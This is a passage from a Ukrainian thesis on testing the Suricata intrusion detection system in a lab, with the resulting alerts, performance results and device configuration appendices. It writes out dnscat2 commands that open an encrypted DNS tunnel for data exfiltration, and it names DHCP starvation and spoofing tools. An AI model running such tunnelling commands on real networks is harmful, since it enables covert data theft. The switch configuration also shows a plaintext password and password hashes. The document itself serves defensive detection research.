Рисунок 3.41 – Перелік згенерованих сповіщень системою Suricata під час завантаження шкідливого ПЗ

У журналі Eve було зафіксовано тип файлу на основі поля «suricata.eve.fileinfo.magic», що вказує на «PE32+ executable (GUI) x86-64», та обчислено криптографічний хеш SHA256 (рис. 3.42).

Field	Value
suricata.eve.fileinfo.magic	PE32+ executable (GUI) x86-64, for MS Windows, 18 sections
suricata.eve.fileinfo.sha256	7bc19447941320fc5864dfa545827f6e4fd9609d7e546c8f74d55685d0a1fbd4

Рисунок 3.42 – Візуалізація полів файлу журналу Eve про завантажений виконуваний файл

З метою перевірки ефективності виявлення системою Suricata атак на протокол DHCP, було змодельовано атаку DHCP Starvation. На робочій станції WS-2 за допомогою спеціалізованого ПЗ Yersinia було згенеровано велику кількість DHCPDISCOVER-пакетів, кожен з яких мав випадково згенеровану MAC-адресу джерела (рис. 3.43).




Рисунок 3.43 – Запуск атаки DHCP Starvation на робочій станції WS-2

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		63

Suricata успішно виявила атаку, згенерувавши сповіщення «Possible DHCP Starvation Attack - Excessive DHCPDISCOVER» (рис. 3.44). Це повідомлення базувалося на спеціально створеному правилі, яке було описане раніше у підрозділі 3.1 (див. рис. 3.22).

Suricata Alerts				
Alert Signature	Alert Category	SID	Flow ID	Count
Possible DHCP Starvation Attack - Excessive DHCPDISCOVER	Attempted Denial of Service	1000006	1151074463002392	1

Рисунок 3.44 – Перелік згенерованих сповіщень системою Suricata під час виконання атаки DHCP Starvation

У межах наступного етапу тестування було здійснено моделювання атаки DHCP Spoofing, яка належить до категорії атак типу «людина посередині». Для цього на робочій станції WS-2 за допомогою ПЗ Ettercap було розгорнуто фальшивий DHCP-сервер, що відповідає на запити DHCPDISCOVER, не будучи легітимним джерелом таких повідомлень (рис. 3.45).




Рисунок 3.45 – Запуск фальшивого DHCP-сервера на робочій станції WS-2

Система Suricata успішно виявила даний інцидент і згенерувала відповідне сповіщення «Possible DHCP Spoofing Attack – DHCP from unauthorized server» (рис. 3.46). Це сповіщення засноване на спеціально розробленому правилі, яке було налаштовано у підрозділі 3.1 (див. рис. 3.22).

Suricata Alerts				
Alert Signature	Alert Category	SID	Flow ID	Count
Possible DHCP Spoofing Attack - DHCPACK from unauthorized server	Attempted Information Leak	1000007	419157034827395	6

Рисунок 3.46 – Перелік згенерованих сповіщень системою Suricata під час виконання атаки DHCP Spoofing

Крім основного сповіщення, згенерованого системою Suricata у відповідь на атаку DHCP Spoofing, у журналі Eve було зафіксовано додаткову діагностичну інформацію. У відповідному записі сповіщення вказано IP-адресу джерела, з якого

надійшов пакет DHCPACK, та яка відповідає фальшивому DHCP-серверу, що дозволяє однозначно ідентифікувати джерело атаки (рис. 3.47).

Field	Value
suricata.eve.alert.signature	Possible DHCP Spoofing Attack - DHCPACK from unauthorized server
suricata.eve.alert.signature_id	1,000,007
suricata.eve.community_id	1:ebmx6WGxIgmOqzw17/HihtvryQc=
suricata.eve.direction	to_server
suricata.eve.event_type	alert
suricata.eve.flow_id	419157034827395
suricata.eve.flow.dest_ip	255.255.255.255
suricata.eve.flow.dest_port	68
suricata.eve.flow.src_ip	192.168.24.2
suricata.eve.flow.src_port	67

Рисунок 3.47 – Візуалізація полів файлу журналу Eve з сповіщення про атаку DHCP Spoofing

У фінальному етапі тестування було змодельовано атаку з використанням DNS-тунелювання. Для реалізації сценарію на робочій станції WS-2 за допомогою утиліти dnscat2 було розгорнуто шкідливий DNS-сервер, що обслуговував домен «testdnstunnel.com» (рис. 3.48). Цей домен попередньо був тимчасово зареєстрований у таблиці доменних записів на маршрутизаторі R-1.

```
$ ruby ./dnscat2.rb testdnstunnel.com
New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.
auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = testdnstunnel.com] ...
```

Рисунок 3.48 – Запуск шкідливого DNS-серверу на робочій станції WS-2 для створення тунелю

Після цього на робочій станції WS-1 було запущено клієнтську частину dnscat2, яка ініціювала з'єднання з шкідливим сервером через DNS-запити, інкапсулюючи та шифруючи трафік у форматі DNS (рис. 3.49).

```
PS C:\Users\User> .\dnscat2.exe --dns domain=testdnstunnel.com,server=192.168.24.2
Creating DNS driver:
domain = testdnstunnel.com
host = 0.0.0.0
port = 53
type = TXT,CNAME,MX
server = 192.168.24.2

Encrypted session established! For added security, please verify the server also displays this string:
Zester Broke Wisp Easily Evites Befool
Session established!
```

Рисунок 3.49 – Підключення до шкідливого DNS-серверу на робочій станції WS-1

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				65
Змн.	Арк.	№ докум.	Підпис	Дата		

Suricata успішно ідентифікувала спробу DNS-тунелювання та згенерувала сповіщення з повідомленням «Potential DNS Exfiltration - T1048», що класифікується як мережевий троян (рис. 3.50).

Suricata Alerts				
Alert Signature	Alert Category	SID	Flow ID	Count
 - Potential DNS Exfiltration - T1048	A Network Trojan was detected	3321447	852364028750948	11

Рисунок 3.50 – Перелік згенерованих сповіщень системою Suricata під створення DNS-тунелю

У журналі подій Eve було зафіксовано детальну інформацію про аномальні DNS-запити. (рис. 3.51). Ці дані підтверджують факт передачі прихованих даних через DNS-протокол.

Field	Value
 suricata.eve.dns.query.rrname	7594014dc475c57baa10980009706fcf54.testdnstunnel.com
 suricata.eve.dns.query.rrtype	MX
 suricata.eve.dns.query.tx_id	253
 suricata.eve.dns.query.type	query
 suricata.eve.event_type	alert
 suricata.eve.flow_id	852364028750948
 suricata.eve.flow.dest_ip	192.168.24.2
 suricata.eve.flow.dest_port	53
 suricata.eve.flow.src_ip	192.168.24.1
 suricata.eve.flow.src_port	55,542

Рисунок 3.51 – Візуалізація полів файлу журналу Eve про аномальні DNS-запити

3.3 Дослідження продуктивності Suricata

Дослідження продуктивності системи виявлення вторгнень Suricata проводилося у віртуальному середовищі з використанням VirtualBox. В якості мережевого інтерфейсу було обрано «virtio-net» – паравіртуальний мережевий адаптер, який є найефективнішим варіантом для віртуальних машин у VirtualBox. Паравіртуалізація дозволяє гостьовій операційній системі безпосередньо взаємодіяти з гіпервізором через спеціальний інтерфейс. Такий варіант забезпечує кращу продуктивність, хоча й поступається прямому доступу до фізичного обладнання.

Тому слід зазначити, що віртуальне середовище має певні обмеження, в тому числі відсутність апаратного прискорення обробки мережевого трафіку, що могло значно вплинути на результати проведеного експерименту. У зв'язку з цим, деякі

спостережувані аномалії можуть бути пов'язані не лише з особливостями налаштування Suricata, але й з обмеженнями віртуалізації. Тим не менш, результати дають змогу об'єктивно оцінити поведінку системи в умовах, наближених до реальних, особливо у випадках обмежених ресурсів.

Під час експериментального дослідження продуктивності Suricata було проведено декілька тестувань з використанням утиліти Tcpreplay, яка здійснювала відтворення заздалегідь підготовленого PCAP-файлу під назвою «STU-Mixed-Capture-1» розміром 852 МБ безпосередньо на мережевий інтерфейс. Зазначений файл був отриманий з відкритого набору даних, опублікованого Чеським технічним університетом у Празі[8]. Він містить змішаний мережевий трафік, який включає як легітимну активність, так і потенційно шкідливу або аномальну поведінку. Для кожного тестування було послідовно виконано п'ять циклів відтворення, що еквівалентно обробці понад 4 ГБ мережевого трафіку за один тест, дозволяючи оцінити стабільність та ефективність.

Для моніторингу використання ЦП та оперативної пам'яті під час тестування продуктивності використовувалася утиліта Pidstat, яка надавала детальну статистичну інформацію про рівень завантаження процесора окремими потоками процесу Suricata, а також динаміку споживання оперативної пам'яті в реальному часі. Зібрані дані використовувалися для побудови графіків навантаження. Візуалізація результатів здійснювалася за допомогою мови програмування Python та бібліотеки Matplotlib.

Загалом було протестовано чотири конфігурації з різною кількістю потоків обробки, що дозволило оцінити здатність системи до масштабування та ефективного використання апаратних ресурсів. Під час тестування основними показниками продуктивності був час обробки, середня кількість оброблених пакетів за секунду, кількість спрацювань правил, а також кількість втрачених пакетів. Утиліта Tcpreplay надсилала трафік на мережевий інтерфейс зі середньою швидкістю близько 600 Мбіт/с, а тривалість виконання одного циклу тестування для кожної конфігурації становила орієнтовно одну хвилину.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		67

У таблиці 3.1 наведено порівняльні результати продуктивності системи Suricata з використанням різної кількості потоків.

Таблиця 3.1

Порівняльні результати продуктивності Suricata

Кількість потоків	Час, с	Трафік, Мбіт/с	Кількість пакетів на секунду	Кількість відкинутих пакетів	Кількість сповіщень	Використання оперативної пам'яті, ГБ
1	57,35	607,27	125364,41	1598794 (22,24%)	8321	1,07
2	58,82	592,06	122225,24	2665627 (36,94%)	8054	1,23
4	59,74	582,98	120349,16	1479619 (20,58%)	8996	1,57
6	58,19	598,49	123552,66	0 (0,00%)	9371	1,90

В результаті аналізу було виявлено одразу декілька аномалій. При використанні одного потоку продуктивність була вищою, ніж при використанні двох і чотирьох потоків. Найбільші втрати пакетів спостерігалися при використанні двох потоків. Тільки з шістьма потоками було досягнуто нульового рівня втрат пакетів.

Моніторинг використання ЦП показав, що при використанні від одного до чотирьох потоків, навантаження на ядра було нерівномірним. Одне ядро було повністю завантажене, у той час як інші ядра працювали на 30-50% (рис. 3.52).




Рисунок 3.52 – Використання ЦП в Suricata з 4 потоками

При 6 потоках навантаження було рівномірно розподілено між усіма ядрами. На рисунку 3.53 зображено результати моніторингу використання ЦП з 6 потоками.




Рисунок 3.53 – Використання ЦП в Suricata з 6 потоками

Ці аномалії свідчать про можливу наявність «Elephant Flow» – ситуації, коли один або декілька надзвичайно великих мережових потоків перевантажують один потік обробки, що призводить до втрат пакетів та зниження продуктивності системи. Було виявлено, що у конфігураціях з 2-4 потоками основна частина трафіку оброблялась лише одним потоком, де й фіксувалися всі втрати пакетів. Наприклад, після тестування конфігурації з 4 потоками у файлі журналу Suricata було наведено наступні рядки:

```
enp0s8: (W#01-enp0s8) kernel: Packets 1573495, dropped 0
enp0s8: (W#02-enp0s8) kernel: Packets 1544650, dropped 0
enp0s8: (W#03-enp0s8) kernel: Packets 1245060, dropped 0
enp0s8: (W#04-enp0s8) kernel: Packets 2826695, dropped 1479619
```

У режимі AF_PACKET Suricata використовує механізм розподілу трафіку між потоками. Цей режим гарантує, що пакети одного TCP або UDP-з'єднання будуть передані лише одному потоку обробки. Проте у цьому випадку це призводить до перевантаження окремого потоку і неефективного використання решти ЦП.

Висновки до третього розділу

У третьому розділі було реалізовано розгортання та налаштування системи Suricata. Було налаштовано основні мережові компоненти, створено власні правила, додано зовнішні джерела правил та виконано серію практичних тестувань, що охоплювали типові мережові атаки. Загалом Suricata продемонструвала здатність до успішного виявлення загроз, а проведене тестування продуктивності підтвердило її придатність до застосування в середовищах із різною інтенсивністю трафіку.

ВИСНОВКИ

У результаті виконання кваліфікаційної роботи було реалізовано підсистему для виявлення різних типів кібератак шляхом ретельного аналізу теоретичних аспектів роботи систем виявлення вторгнень, проектування інфраструктури та тестування спроектованої підсистеми.

Першочерговим завданням було вивчення принципів роботи систем виявлення вторгнень, зокрема виявлення атак у зашифрованому трафіку. Проведений аналіз основних типів систем виявлення вторгнень, а також функціональних особливостей та архітектури системи Suricata дозволив сформулювати чітке розуміння її переваг у порівнянні з рішенням Snort. Було виявлено, що Suricata має значно кращі перспективи у якості підсистеми виявлення вторгнень у складних мережових середовищах.

В процесі проектування мережевої інфраструктури було розроблено рішення для забезпечення ефективного моніторингу трафіку та організації належного зберігання і обробки даних. Окремо були визначені вимоги до підсистеми виявлення вторгнень, зокрема інтеграція з відкритими наборами правил для виявлення більшості загроз, а також обрано відповідне програмне та апаратне забезпечення для створення продуктивної і масштабованої системи.

Особливу увагу було приділено налаштуванню Suricata. Це включало створення власних правил для виявлення, підключення зовнішніх джерел правил та виконання тестів за допомогою різних сценаріїв атак. Результати тестування продемонстрували високий рівень ефективності системи у виявленні загроз та її здатність працювати при різних навантаженнях трафіку.

Створена мережа є функціональним прототипом, який може бути використаний як основа для реалізації проекту на практиці, а налаштовані конфігурації можуть бути безпосередньо адаптовані для застосування на реальному обладнанні.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				70
Змн.	Арк.	№ докум.	Підпис	Дата		

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. A Comparative Analysis of Snort 3 and Suricata / A. A. E. Boukebous та ін. *pure.port.ac.uk*.
URL: https://pure.port.ac.uk/ws/portalfiles/portal/79753845/A_Comparative_Analysis_of_Snort_3_and_Suricata.pdf (дата звернення: 23.03.2025).
2. Althouse J. TLS Fingerprinting with JA3 and JA3S - Salesforce Engineering Blog. *Salesforce Engineering Blog*.
URL: <https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967/> (дата звернення: 09.03.2025).
3. Galaxy Technologies. Cisco IOS images for Dynamips | GNS3 Documentation. *GNS3 Documentation | GNS3 Documentation*.
URL: <https://docs.gns3.com/docs/emulators/cisco-ios-images-for-dynamips> (дата звернення: 25.03.2025).
4. Hardware recommendations for Suricata in a university network environment with heavy traffic. *Suricata*. URL: <https://forum.suricata.io/t/hardware-recommendations-for-suricata-in-a-university-network-environment-with-heavy-traffic/5019> (дата звернення: 28.03.2025).
5. IBM. What is an intrusion detection system (IDS)? | IBM. *IBM - United States*.
URL: <https://www.ibm.com/think/topics/intrusion-detection-system> (дата звернення: 04.03.2025).
6. Intel Corporation. Intel® ethernet controller X710/XXV710/XL710 datasheet. *intel.com*. URL: https://cdrdv2-public.intel.com/332464/332464_710_Series_Datasheet_v_4_1.pdf (дата звернення: 26.03.2025).
7. Leblond E. Looking at Suricata JSON events on command line. *Network Threat Detection and Response | Stamus Networks*. URL: <https://www.stamus-networks.com/blog/2015/05/18/looking-at-suricata-json-events-on-command-line> (дата звернення: 18.03.2025).

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				71
Змн.	Арк.	№ докум.	Підпис	Дата		

8. Malware Capture Facility Project: Mixed Captures – Stratosphere IPS. *Stratosphere IPS*. URL: <https://www.stratosphereips.org/datasets-mixed> (дата звернення: 30.03.2025).
9. Napatech. 4x Suricata performance increase for Napatech SmartNICs. *napatech.com*.
URL: <https://www.napatech.com/support/resources/solution-descriptions/4x-suricata-performance-increase-for-napatech> (дата звернення: 27.03.2025).
- 10.OISF. 11.3. Tuning Considerations – Suricata 7.0.10 documentation. *Suricata User Guide – Suricata 8.0.0-rc1-dev documentation*.
URL: <https://docs.suricata.io/en/suricata-7.0.10/performance/tuning-considerations.html> (дата звернення: 29.03.2025).
- 11.OISF. 11.5. High Performance Configuration – Suricata 7.0.10 documentation. *Suricata User Guide – Suricata 8.0.0-rc1-dev documentation*.
URL: <https://docs.suricata.io/en/suricata-7.0.10/performance/high-performance-config.html> (дата звернення: 26.03.2025).
- 12.OISF. 12.1. Suricata.yaml – Suricata 7.0.10 documentation. *Suricata User Guide – Suricata 8.0.0-rc1-dev documentation*.
URL: <https://docs.suricata.io/en/suricata-7.0.10/configuration/suricata-yaml.html> (date of access: 10.03.2025).
- 13.OISF. 19. File Extraction – Suricata 7.0.10 documentation. *Suricata User Guide – Suricata 8.0.0-rc1-dev documentation*.
URL: <https://docs.suricata.io/en/suricata-7.0.10/file-extraction/file-extraction.html> (дата звернення: 20.03.2025).
- 14.OISF. 6. Support Status – Suricata 7.0.10 documentation. *Suricata User Guide – Suricata 8.0.0-rc1-dev documentation*.
URL: <https://docs.suricata.io/en/suricata-7.0.10/support-status.html> (дата звернення: 25.03.2025).
- 15.OISF. 8.10. Flow Keywords – Suricata 7.0.10 documentation. *Suricata User Guide – Suricata 8.0.0-rc1-dev documentation*.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				72
Змн.	Арк.	№ докум.	Підпис	Дата		

- URL: <https://docs.suricata.io/en/suricata-7.0.10/rules/flow-keywords.html> (дата звернення: 16.03.2025).
- 16.OISF. 8.1. Rules Format – Suricata 7.0.10 documentation. *Suricata User Guide* – *Suricata 8.0.0-rc1-dev documentation*. URL: <https://docs.suricata.io/en/suricata-7.0.10/rules/intro.html> (дата звернення: 13.03.2025).
- 17.OISF. 8.2. Meta Keywords – Suricata 7.0.10 documentation. *Suricata User Guide* – *Suricata 8.0.0-rc1-dev documentation*. URL: <https://docs.suricata.io/en/suricata-7.0.10/rules/meta.html> (дата звернення: 13.03.2025).
- 18.Palo Alto Networks. SSL forward proxy. *Palo Alto Networks | TechDocs Home*. URL: <https://docs.paloaltonetworks.com/network-security/decryption/administration/decryption-overview/ssl-forward-proxy> (дата звернення: 07.03.2025).
- 19.Powers J. Ubuntu Bionic: Netplan | Ubuntu. *Ubuntu*. URL: <https://ubuntu.com/blog/ubuntu-bionic-netplan> (дата звернення: 29.03.2025).
- 20.Robinette D. Is Suricata an IPS or IDS?. *Network Threat Detection and Response | Stamus Networks*. URL: <https://www.stamus-networks.com/blog/is-suricata-an-ips-or-ids> (дата звернення: 05.03.2025).
- 21.Robinette D. Is Suricata Better Than Snort?. *Network Threat Detection and Response | Stamus Networks*. URL: <https://www.stamus-networks.com/blog/is-suricata-better-than-snort> (дата звернення: 23.03.2025).
- 22.Robinette D. What are the three types of IDS?. *Network Threat Detection and Response | Stamus Networks*. URL: <https://www.stamus-networks.com/blog/what-are-the-three-types-of-ids> (дата звернення: 05.03.2025).
- 23.Security Onion Solutions. AF-PACKET – Security Onion Documentation 2.4 documentation. *Security Onion Documentation* – *Security Onion Documentation 2.4 documentation*.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				73
Змн.	Арк.	№ докум.	Підпис	Дата		

URL: <https://docs.securityonion.net/en/2.4/af-packet.html> (дата звернення: 11.03.2025).

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				74
Змн.	Арк.	№ докум.	Підпис	Дата		

ДОДАТКИ

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				75
Змн.	Арк.	№ докум.	Підпис	Дата		

Конфігураційний файл маршрутизатора R-1

```
R-1#show run
Building configuration...

Current configuration : 2014 bytes
!
upgrade fpd auto
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname R-1
!
boot-start-marker
boot-end-marker
!
logging message-counter syslog
enable secret 5
$1$gzaL$SRbZ6v0V/6P/6fEId6lUp1
!
no aaa new-model
clock timezone EET 2
clock summer-time EEST recurring
ip source-route
no ip icmp rate-limit unreachable
ip cef
!
!
ip dhcp excluded-address 192.168.24.251
192.168.24.254
!
ip dhcp pool LAN-POOL
    network 192.168.24.0 255.255.255.0
    default-router 192.168.24.254
    dns-server 192.168.24.254 1.1.1.1
1.0.0.1
!
!
ip domain name kharytoniuk.internal
ip host kibana.kharytoniuk.internal
192.168.24.251
ip host elastic.kharytoniuk.internal
192.168.24.251
ip host fleet.kharytoniuk.internal
192.168.24.251
ip name-server 1.1.1.1
ip name-server 1.0.0.1
no ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
!
```

```

access-list 1 permit 192.168.24.0
0.0.0.255
no cdp log mismatch duplex
!
!
!
!
!
!
control-plane
!
!
!
!
!
!
!
gatekeeper
shutdown
!
!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
login local
stopbits 1
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line vty 0 4
login local
transport input ssh
!
end

```

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				77
Змн.	Арк.	№ докум.	Підпис	Дата		

Конфігураційний файл комутатора SW-1

```

SW-1#show run
Building configuration...

Current configuration : 1721 bytes
!
! Last configuration change at 21:43:27
UTC Thu Jun 5 2025
!
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
service compress-config
!
hostname SW-1
!
boot-start-marker
boot-end-marker
!
!
enable secret 5
$1$HVXx$Ppmw8HfQAjml750..vhHv1
!
username admin password 0 kharytoniuk
no aaa new-model
!
!
!
!
!
!
!
!
!
ip domain-name kharytoniuk.internal
ip cef
no ipv6 cef
!
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
vlan internal allocation policy ascending
!
!
!
!
!
!
!
!
!
!
interface Ethernet0/0
    switchport access vlan 10
    switchport mode access
    !
interface Ethernet0/1
    switchport access vlan 10
    switchport mode access
    !
interface Ethernet0/2
    shutdown
    !
interface Ethernet0/3
    shutdown
    !
interface Ethernet1/0
    shutdown
    !
interface Ethernet1/1
    shutdown
    !
interface Ethernet1/2
    shutdown
    !
interface Ethernet1/3
    shutdown
    !
interface Ethernet2/0
    shutdown
    !
interface Ethernet2/1
    shutdown
    !
interface Ethernet2/2
    shutdown
    !
interface Ethernet2/3
    shutdown
    !
interface Ethernet3/0
    switchport access vlan 10
    switchport mode access
    !
interface Ethernet3/1
    switchport access vlan 10
    switchport mode access
    !
interface Ethernet3/2
    !
interface Ethernet3/3
    switchport trunk allowed vlan 10
    switchport trunk encapsulation dot1q
    switchport mode trunk
    duplex full
    !
interface Vlan1
    no ip address
    !
interface Vlan10
    no ip address

```

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				78
Змн.	Арк.	№ докум.	Підпис	Дата		

```

!
ip forward-protocol nd
!
!
no ip http server
no ip http secure-server
!
!
!
!
!
control-plane
!
!

```

```

line con 0
password kharytoniuk
logging synchronous
login
line aux 0
line vty 0 4
login local
!
!
monitor session 1 source vlan 10
monitor session 1 destination interface
Et3/2
!
end

```

Конфігураційний файл Suricata

```

%YAML 1.1
---
suricata-version: '7.0'
vars:
  address-groups:
    HOME_NET: '192.168.24.0/24'
    EXTERNAL_NET: ' !$HOME_NET'
    include:
      - nordvpn-ip-addresses.yaml
      - protonvpn-ip-addresses.yaml
      - windscribe-ip-addresses.yaml
      - ipvanish-ip-addresses.yaml
    HTTP_SERVERS: '$HOME_NET'
    SMTP_SERVERS: '$HOME_NET'
    SQL_SERVERS: '$HOME_NET'
    DNS_SERVERS: '$HOME_NET'
    TELNET_SERVERS: '$HOME_NET'
    AIM_SERVERS: '$EXTERNAL_NET'
    DC_SERVERS: '$HOME_NET'
    DNP3_SERVER: '$HOME_NET'
    DNP3_CLIENT: '$HOME_NET'
    MODBUS_CLIENT: '$HOME_NET'
    MODBUS_SERVER: '$HOME_NET'
    ENIP_CLIENT: '$HOME_NET'
    ENIP_SERVER: '$HOME_NET'
  port-groups:
    HTTP_PORTS: '80'
    SHELLCODE_PORTS: '!80'
    ORACLE_PORTS: 1521
    SSH_PORTS: 22
    DNP3_PORTS: 20000
    MODBUS_PORTS: 502
    FILE_DATA_PORTS:
    '[$HTTP_PORTS,110,143]'
    FTP_PORTS: 21
    GENEVE_PORTS: 6081
    VXLAN_PORTS: 4789
    TEREDO_PORTS: 3544

default-log-dir: /var/log/suricata/

stats:
  enabled: yes
  interval: 8

outputs:
  - fast:
      enabled: no
      filename: fast.log
      append: yes
  - eve-log:
      enabled: yes
      filetype: regular
      filename: eve.json
      ethernet: yes
      metadata: yes
      pcap-file: false
      community-id: true

community-id-seed: 0
xff:
  enabled: no
  mode: extra-data
  deployment: reverse
  header: X-Forwarded-For
types:
  - alert:
      http-body-printable: yes
      tagged-packets: yes
  - frame:
      enabled: no
  - anomaly:
      enabled: yes
      types:
  - http:
      extended: yes
  - dns:
      version: 2
      enabled: yes
      types: [a, aaaa, cname, mx,
ns, ptr, txt]
  - tls:
      extended: yes
  - files:
      force-magic: yes
      force-hash: [md5, sha1,
sha256]
  - smtp:
  - ftp
  - rdp
  - nfs
  - smb
  - tftp
  - ike
  - dcerpc
  - krb5
  - bittorrent-dht
  - snmp
  - rfb
  - sip
  - quic:
  - dhcp:
      enabled: yes
      extended: yes
  - ssh
  - mqtt:
  - http2
  - pgsq:
      enabled: no
  - stats:
      totals: yes
      threads: no
      deltas: no
      - flow
  - http-log:
      enabled: no
      filename: http.log

```

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				80
Змн.	Арк.	№ докум.	Підпис	Дата		

```

    append: yes
- tls-log:
    enabled: no
    filename: tls.log
    append: yes
- tls-store:
    enabled: no
- pcap-log:
    enabled: no
    filename: log.pcap
    limit: 1000mb
    max-files: 2000
    compression: none
    mode: normal
    use-stream-depth: no
    honor-pass-rules: no
- alert-debug:
    enabled: no
    filename: alert-debug.log
    append: yes
- stats:
    enabled: no
    filename: stats.log
    append: no
    totals: yes
    threads: no
    null-values: no
- syslog:
    enabled: no
    facility: local5
- file-store:
    version: 2
    enabled: no
    xff:
        enabled: no
        mode: extra-data
        deployment: reverse
        header: X-Forwarded-For
- tcp-data:
    enabled: no
    type: file
    filename: tcp-data.log
- http-body-data:
    enabled: no
    type: file
    filename: http-data.log
- lua:
    enabled: no
    scripts-dir: /etc/suricata/lua-
output
    scripts:

logging:
    default-log-level: notice
    default-output-filter:
    outputs:
        - console:
            enabled: yes
        - file:
            enabled: yes
            level: info
            filename: suricata.log

```

```

- syslog:
    enabled: no
    facility: local5
    format: "[%i] <%d> -- "
af-packet:
- interface: enp0s8
  cluster-id: 99
  cluster-type: cluster_flow
  defrag: yes
  use-mmap: yes
  mmap-locked: yes
  tpacket-v3: yes
  disable-promisc: no
  threads: auto
  ring-size: 100000
  block-size: 1048576

app-layer:
  protocols:
    telnet:
        enabled: yes
    rfb:
        enabled: yes
        detection-ports:
            dp: 5900, 5901, 5902, 5903, 5904,
            5905, 5906, 5907, 5908, 5909
    mqtt:
        enabled: yes
    krb5:
        enabled: yes
    bittorrent-dht:
        enabled: yes
    snmp:
        enabled: yes
    ike:
        enabled: yes
    tls:
        enabled: yes
        detection-ports:
            dp: 443
        ja3-fingerprints: yes
        ja4-fingerprints: yes
        encryption-handling: default
    pgsql:
        enabled: no
        stream-depth: 0
    dcerpc:
        enabled: yes
    ftp:
        enabled: yes
    rdp:
    ssh:
        enabled: yes
    http2:
        enabled: yes
    smtp:
        enabled: yes
        raw-extraction: no
    mime:
        decode-mime: yes
        decode-base64: yes

```

